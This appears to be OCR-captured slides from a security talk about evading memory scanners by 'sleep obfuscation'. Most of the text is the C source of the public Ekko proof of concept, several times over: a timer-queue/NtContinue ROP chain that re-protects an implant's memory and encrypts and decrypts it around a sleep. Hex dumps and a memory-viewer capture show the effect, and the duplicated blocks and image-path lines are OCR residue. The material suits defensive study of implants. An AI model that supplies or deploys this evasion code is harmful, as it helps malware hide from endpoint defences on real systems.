00000030 75 00 56 49 8b 75 18 48 29 f4 49 8b 75 10 56 49 u.VI.u.H).I.u.VI
00000040 8b 75 28 48 29 f4 49 8b 75 20 56 49 8b 7d 48 48 .u(H).I.u VI.}HH
00000050 8b 0f 48 8b 57 08 4c 8b 47 10 4c 8b 4f 18 4d 8b ..H.W.L.G.L.O.M.
00000060 55 38 49 83 ea 04 4e 8d 14 d5 00 00 00 00 49 83 U8I...N.....I.
00000070 fa 00 7e 10 4e 8b 5c 17 18 4e 89 5c 14 20 49 83 ..~.N.\..N.\. I.
00000080 ea 08 eb ea 48 8b 35 0e 00 00 00 49 89 75 40 49 ....H.5....I.u@I
00000090 8d 5d 40 49 8b 75 30 ff e6 48 83 c4 18 49 8b 75 .]@I.u0..H...I.u
000000a0 08 48 01 f4 49 8b 75 18 48 01 f4 49 8b 75 28 48 .H..I.u.H..I.u(H
000000b0 01 f4 41 ff e7 66 2e 0f 1f 84 00 00 00 00 00 90 ..A..f.....
000000c0 55 48 89 e5 48 83 ec 20 48 89 4d 10 48 8b 45 10 UH..H.. H.M.H.E.

EVASION


A WAY AROUND MEMORY SCANNERS

SLEEP OBFUSCATION

- A technique where a shellcode or PE file encrypts itself in memory when idle or waiting.
- Additionally, the memory permissions are changed to “R” or “RW”.
- Once the sleep state is completed, the payload’s memory permissions are changed back to “RWX” or “RX”.

EKKO

- Discovered in the wild within NightHawk C2's implant
- PoC by CrackedSpider (5pider)
- Uses Timers API (CreateTimerQueueTimer) to queue a series of "NtContinue" callback functions



EVASION

```
if ( CreateTimerQueueTimer( &hNewTimer, hTimerQueue, RtlCaptureContext, &CtxThread, 0, 0, WT_EXECUTEINTIMERTHREAD ) )
{
    WaitForSingleObject( hEvent, 0x32 );

    memcpy( &RopProtRW, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemEnc, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopDelay,  &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemDec, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopProtRX, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopSetEvt, &CtxThread, sizeof( CONTEXT ) );

    // VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
    RopProtRW.Rsp  -= 8;
    RopProtRW.Rip   = VirtualProtect;
    RopProtRW.Rcx   = ImageBase;
    RopProtRW.Rdx   = ImageSize;
    RopProtRW.R8    = PAGE_READWRITE;
    RopProtRW.R9    = &OldProtect;

    // SystemFunction032( &Key, &Img );
    RopMemEnc.Rsp  -= 8;
    RopMemEnc.Rip   = SysFunc032;
    RopMemEnc.Rcx   = &Img;
    RopMemEnc.Rdx   = &Key;

    // WaitForSingleObject( hTargetHdl, SleepTime );
    RopDelay.Rsp   -= 8;
    RopDelay.Rip    = WaitForSingleObject;
    RopDelay.Rcx    = NtCurrentProcess();
    RopDelay.Rdx    = SleepTime;

    // SystemFunction032( &Key, &Img );
    RopMemDec.Rsp  -= 8;
    RopMemDec.Rip   = SysFunc032;
    RopMemDec.Rcx   = &Img;
    RopMemDec.Rdx   = &Key;
```

https://github.com/Cracked5pider/Ekko

```
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 P2Home;
  DWORD64 P3Home;
  DWORD64 P4Home;
  DWORD64 P5Home;
  DWORD64 P6Home;
  DWORD   ContextFlags;
  DWORD   MxCsr;
  WORD    SegCs;
  WORD    SegDs;
  WORD    SegEs;
  WORD    SegFs;
  WORD    SegGs;
  WORD    SegSs;
  DWORD   EFlags;
  DWORD64 Dr0;
  DWORD64 Dr1;
  DWORD64 Dr2;
  DWORD64 Dr3;
  DWORD64 Dr6;
  DWORD64 Dr7;
  DWORD64 Rax;
  DWORD64 Rcx;
  DWORD64 Rdx;
  DWORD64 Rbx;
  DWORD64 Rsp;
  DWORD64 Rbp;
  DWORD64 Rsi;
  DWORD64 Rdi;
  DWORD64 R8;
  DWORD64 R9;
  DWORD64 R10;
  DWORD64 R11;
  DWORD64 R12;
  DWORD64 R13;
  DWORD64 R14;
  DWORD64 R15;
  DWORD64 Rip;
```

https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-context

TEXT

```
if ( CreateTimerQueueTimer( &hNewTimer, hTimerQueue, RtlCaptureContext, &CtxThread, 0, 0, WT_EXECUTEINTIMERTHREAD ) )
{
    WaitForSingleObject( hEvent, 0x32 );

    memcpy( &RopProtRW, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemEnc, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopDelay,  &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemDec, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopProtRX, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopSetEvt, &CtxThread, sizeof( CONTEXT ) );

    // VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
    RopProtRW.Rsp  -= 8;
    RopProtRW.Rip   = VirtualProtect;
    RopProtRW.Rcx   = ImageBase;
    RopProtRW.Rdx   = ImageSize;
    RopProtRW.R8    = PAGE_READWRITE;
    RopProtRW.R9    = &OldProtect;

    // SystemFunction032( &Key, &Img );
    RopMemEnc.Rsp  -= 8;
    RopMemEnc.Rip   = SysFunc032;
    RopMemEnc.Rcx   = &Img;
    RopMemEnc.Rdx   = &Key;

    // WaitForSingleObject( hTargetHdl, SleepTime );
    RopDelay.Rsp   -= 8;
    RopDelay.Rip    = WaitForSingleObject;
    RopDelay.Rcx    = NtCurrentProcess();
    RopDelay.Rdx    = SleepTime;

    // SystemFunction032( &Key, &Img );
    RopMemDec.Rsp  -= 8;
    RopMemDec.Rip   = SysFunc032;
    RopMemDec.Rcx   = &Img;
    RopMemDec.Rdx   = &Key;
```

https://github.com/Cracked5pider/Ekko

EVASION

```
if ( CreateTimerQueueTimer( &hNewTimer, hTimerQueue, RtlCaptureContext, &CtxThread, 0, 0, WT_EXECUTEINTIMERTHREAD ) )
{
    WaitForSingleObject( hEvent, 0x32 );

    memcpy( &RopProtRW, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemEnc, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopDelay,  &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemDec, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopProtRX, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopSetEvt, &CtxThread, sizeof( CONTEXT ) );

    // VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
    RopProtRW.Rsp  -= 8;
    RopProtRW.Rip   = VirtualProtect;
    RopProtRW.Rcx   = ImageBase;
    RopProtRW.Rdx   = ImageSize;
    RopProtRW.R8    = PAGE_READWRITE;
    RopProtRW.R9    = &OldProtect;

    // SystemFunction032( &Key, &Img );
    RopMemEnc.Rsp  -= 8;
    RopMemEnc.Rip   = SysFunc032;
    RopMemEnc.Rcx   = &Img;
    RopMemEnc.Rdx   = &Key;

    // WaitForSingleObject( hTargetHdl, SleepTime );
    RopDelay.Rsp   -= 8;
    RopDelay.Rip    = WaitForSingleObject;
    RopDelay.Rcx    = NtCurrentProcess();
    RopDelay.Rdx    = SleepTime;

    // SystemFunction032( &Key, &Img );
    RopMemDec.Rsp  -= 8;
    RopMemDec.Rip   = SysFunc032;
    RopMemDec.Rcx   = &Img;
    RopMemDec.Rdx   = &Key;
```

https://github.com/Cracked5pider/Ekko

EVASION


```
    // VirtualProtect( ImageBase, ImageSize, PAGE_EXECUTE_READWRITE, &OldProtect );
    RopProtRX.Rsp  -= 8;
    RopProtRX.Rip   = VirtualProtect;
    RopProtRX.Rcx   = ImageBase;
    RopProtRX.Rdx   = ImageSize;
    RopProtRX.R8    = PAGE_EXECUTE_READWRITE;
    RopProtRX.R9    = &OldProtect;

    // SetEvent( hEvent );
    RopSetEvt.Rsp  -= 8;
    RopSetEvt.Rip   = SetEvent;
    RopSetEvt.Rcx   = hEvent;

    puts( "[INFO] Queue timers" );

    CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRW, 100, 0, WT_EXECUTEINTIMERTHREAD );
    CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemEnc, 200, 0, WT_EXECUTEINTIMERTHREAD );
    CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopDelay,  300, 0, WT_EXECUTEINTIMERTHREAD );
    CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemDec, 400, 0, WT_EXECUTEINTIMERTHREAD );
    CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRX, 500, 0, WT_EXECUTEINTIMERTHREAD );
    CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopSetEvt, 600, 0, WT_EXECUTEINTIMERTHREAD );

    puts( "[INFO] Wait for hEvent" );

    WaitForSingleObject( hEvent, INFINITE );

    puts( "[INFO] Finished waiting for event" );
    getchar();
  }

  DeleteTimerQueue( hTimerQueue );
}
```

https://github.com/Cracked5pider/Ekko


EVASION

```
        // VirtualProtect( ImageBase, ImageSize, PAGE_EXECUTE_READWRITE, &OldProtect );
        RopProtRX.Rsp  -= 8;
        RopProtRX.Rip   = VirtualProtect;
        RopProtRX.Rcx   = ImageBase;
        RopProtRX.Rdx   = ImageSize;
        RopProtRX.R8    = PAGE_EXECUTE_READWRITE;
        RopProtRX.R9    = &OldProtect;

        // SetEvent( hEvent );
        RopSetEvt.Rsp  -= 8;
        RopSetEvt.Rip   = SetEvent;
        RopSetEvt.Rcx   = hEvent;

        puts( "[INFO] Queue timers" );

        CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRW, 100, 0, WT_EXECUTEINTIMERTHREAD );
        CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemEnc, 200, 0, WT_EXECUTEINTIMERTHREAD );
        CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopDelay,  300, 0, WT_EXECUTEINTIMERTHREAD );
        CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemDec, 400, 0, WT_EXECUTEINTIMERTHREAD );
        CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRX, 500, 0, WT_EXECUTEINTIMERTHREAD );
        CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopSetEvt, 600, 0, WT_EXECUTEINTIMERTHREAD );

        puts( "[INFO] Wait for hEvent" );

        WaitForSingleObject( hEvent, INFINITE );

        puts( "[INFO] Finished waiting for event" );
        getchar();
    }

    DeleteTimerQueue( hTimerQueue );
}
```

EVASION


Ekko.exe (5384) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
GPU
Comment
Hide free regions
Strings...
Refresh
Base address
Type
Size
Protection
Use
0x1a5bee57000 Private: Reserved 36 kB Heap (ID 3)
0x7ff44f4f0000 Mapped: Commit 20 kB R
0x7ff44f4f5000 Mapped: Reserved 1,004 kB
0x7ff44f5f0000 Private: Reserved 4,194,432 kB
0x7ff54f610000 Private: Reserved 32,768 kB
0x7ff551610000 Private: Commit 4 kB RW
0x7ff551620000 Mapped: Commit 4 kB R
0x7ff551630000 Mapped: Commit 140 kB R
0x7ff6dc000000 Image: Commit 32 kB RW C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc008000 Image: Commit 92 kB WC C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc01f000 Image: Commit 4 kB RW C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc020000 Image: Commit 12 kB WC C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc023000 Image: Commit 4 kB RW C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ff6dc024000 Image: Commit 16 kB WC C:\Users\HulkOperator\Desktop\SecTalks\Ekko\x64\Debug\Ekko.exe
0x7ffbc5870000 Image: Commit 4 kB R C:\Windows\System32\ucrtbased.dll
0x7ffbc5871000 Image: Commit 1,684 kB RX C:\Windows\System32\ucrtbased.dll
0x7ffbc5a16000 Image: Commit 400 kB R C:\Windows\System32\ucrtbased.dll
0x7ffbc5a7a000 Image: Commit 12 kB RW C:\Windows\System32\ucrtbased.dll
0x7ffbc5a7d000 Image: Commit 84 kB R C:\Windows\System32\ucrtbased.dll
0x7ffbc6660000 Image: Commit 4 kB R C:\Windows\System32\vcruntime140d.dll
Ekko.exe (5384) (0x7ff6dc000000 - 0x7ff6dc008000)
00000000 ca 88 7f 74 8f 3f 2c b2 72 be cc 28 66 32 71 97 ...t.?,.r..(f2q.
00000010 10 38 e5 60 f4 af 9c 71 28 df 6a 3e ab 0f c3 fa .8.`...q(.j>....
00000020 14 c9 1c 26 db 0a 16 cf a2 1c fe 3b 9e 74 0f e0 ...&.......;.t..
00000030 9c fe 0e 44 96 45 90 cc 72 ad ca 4d 77 4e bd 23 ...D.E..r..MwN.#
00000040 83 f9 5a 3f f7 1a 78 77 e8 e6 8e ab 77 d9 c4 6e ..Z?..xw....w..n
00000050 6b 21 61 37 e4 21 09 ba 96 62 b2 88 f8 3b df 85 k!a7.!...b...;..
00000060 a2 48 4c ba 18 a1 30 33 9c ba 6d 60 e5 05 42 e9 .HL...03..m`..B.
00000070 25 48 08 11 4c 92 58 55 fd 5a 51 09 32 84 1b b8 %H..L.XU.ZQ.2...
00000080 de 6c 42 b6 6e 28 58 20 bf 73 70 94 d2 34 30 f2 .lB.n(X .sp..40.
00000090 2d bf d4 aa 52 6e b7 39 6b 93 6e 46 15 65 b6 be -...Rn.9k.nF.e..
000000a0 6e 79 c9 30 a6 aa 9a 53 5c ef d7 77 66 97 1b 77 ny.0...S\..wf..w
000000b0 6c 22 4f 6a b8 28 b5 b4 af 30 fd 12 90 41 8d bb l"Oj.(...0...A..
000000c0 d9 e9 61 33 e3 3a bd 48 c4 fd fa b6 4b e5 94 d8 ..a3.:.H....K...
000000d0 eb ad d5 ce 76 78 e2 a0 e7 bb 9c 47 3f 3b 80 f9 ....vx.....G?;..
000000e0 31 c3 29 43 1c 3b b4 85 8d ce 53 5d fa 48 cb e8 1.)C.;....S].H..
000000f0 8e c5 08 49 8d cf 89 15 6d 53 a4 35 6a ba ac 57 ...I....mS.5j..W
00000100 6b 7b 2e a4 f1 8a e9 76 7f 3a b1 a8 6f 39 8d ba k{.....v.:..o9..
